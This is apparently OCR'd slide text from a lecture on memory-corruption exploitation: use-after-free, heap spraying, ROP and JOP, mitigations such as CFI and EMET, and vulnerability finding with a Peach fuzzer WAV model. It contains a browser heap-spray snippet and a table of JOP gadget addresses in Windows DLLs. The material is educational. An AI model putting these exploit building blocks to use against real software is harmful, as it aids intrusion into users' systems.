
```
char* ptr = (char*)malloc (SIZE);
...
if (abrt) {
  free(ptr);
}
...
free(ptr);
```

Heap structure



Use aftre free exploitation


- Reallocating freed heap chunk with own pointer




Use aftre free exploitation

```
var data;
var rep = 100;
var len = 1200;
var objArray = new Array(len*rep);


setTimeout(function(){
document.body.style.whiteSpace = "pre-line";

//CollectGarbage();
    for (var i=0;i<len;i++){

    objArray[rep*i] = document.createElement('div');
    objArray[rep*i].className = data += unescape("%u1414%u1414");

    for (var j=1;j<rep;j++){
      objArray[rep*i+j] = document.createElement('div');
      objArray[rep*i+j].className = data;
    }


    }
    setTimeout(function(){document.body.innerHTML = "boo"}, 100)
    }, 100)
```


Heap spraying



ROP + Heap spray




Jump oriented programming (JOP)
Bletsch, Jiang, Freeh 2011




Jump Oriented Programming – dispatcher gadgets in shared libraries

File	Address	Opcode
crtdll.dll 5.1.2600	73d3a066	add ebx,0x10 jmp dword ptr ds:[ebx]
crtdll.dll 5.1.2600	73d3a0f2	add ebx,0x10 jmp dword ptr ds:[ebx]
user32.dll 5.1.2600	77d63ae9	add esi,edi jmp dword near [esi-0x75]
ntdll.dll 5.1.2600	7c939bbd	add ebx,0x10 jmp dword near [ebx]
ntdll.dll 5.1.2600	7c93c4db	sub edi,ebp call dword near [edi-0x18]
kernelbase.dll 6.2	75e6e815	sub esi,edi call dword near [esi+0x53]
ntdll.dll 6.2	77c94142	add ebx,0x10 jmp dword near [ebx]
ntdll.dll 6.2	77ca8c9	add ecx,edi jmp dword near [ecx+0x30]
ntdll.dll 6.2	77ca9dc0	add eax,edi call dword near [eax-0x18]
ntdll.dll 6.2	77cbcaca	add ebx,edi call dword near [ebx+0x5f]



Protection against memory corruption



Additional protections, exploitation

Additional protections

- Windows Enhanced Mitigation Experience Toolkit (EMET)
- Execute no read (XnR)
- Returnless kernel?
- Return Address Checking
- Control Flow Integrity


Additional exploitation

- Just in Time Return Oriented Programming (JIT-ROP)
- Blind Return Oriented Programming (BROP)

Vulnerability finding


- Accidently
- Already exploited oday
- File format fuzzing
- Protocol fuzzing
- In memory fuzzing
- Source code analysis


Finding software vulnerabilities (accidently)



Finding software vulnerabilities (already exploited oday)

TrueType Font Engine Vulnerability







Finding software vulnerabilities (file format fuzzing – peach fuzzer)

```
<DataModel name="ChunkInst" ref="Chunk">
    <String name="ID" value="inst" token="true"/>
    <Block name="Data">
        <Number size="8"/>
        <Number size="8"/>
        <Number size="8"/>
        <Number size="8"/>
        <Number size="8"/>
        <Number size="8"/>
        <Number size="8"/>
    </Block>
</DataModel>

<!-- Defines the format of a WAV file -->
<DataModel name="Wav">
    <!-- wave header -->
    <String value="RIFF" token="true" />
    <Number size="32" />
    <String value="WAVE" token="true"/>

    <Choice maxOccurs="30000">
        <Block ref="ChunkFmt"/>
        <Block ref="ChunkData"/>
        <Block ref="ChunkFact"/>
        <Block ref="ChunkSint"/>
        <Block ref="ChunkWavl"/>
        <Block ref="ChunkCue"/>
        <Block ref="ChunkPlst"/>
        <Block ref="ChunkLtxt"/>
        <Block ref="ChunkSmpl"/>
        <Block ref="ChunkInst"/>
        <Block ref="Chunk"/>
    </Choice>
</DataModel>
```

```
[171,-,-] Performing iteration
[*] Fuzzing: DataHTER.DataElement_1
[*] Mutator: StringMutator

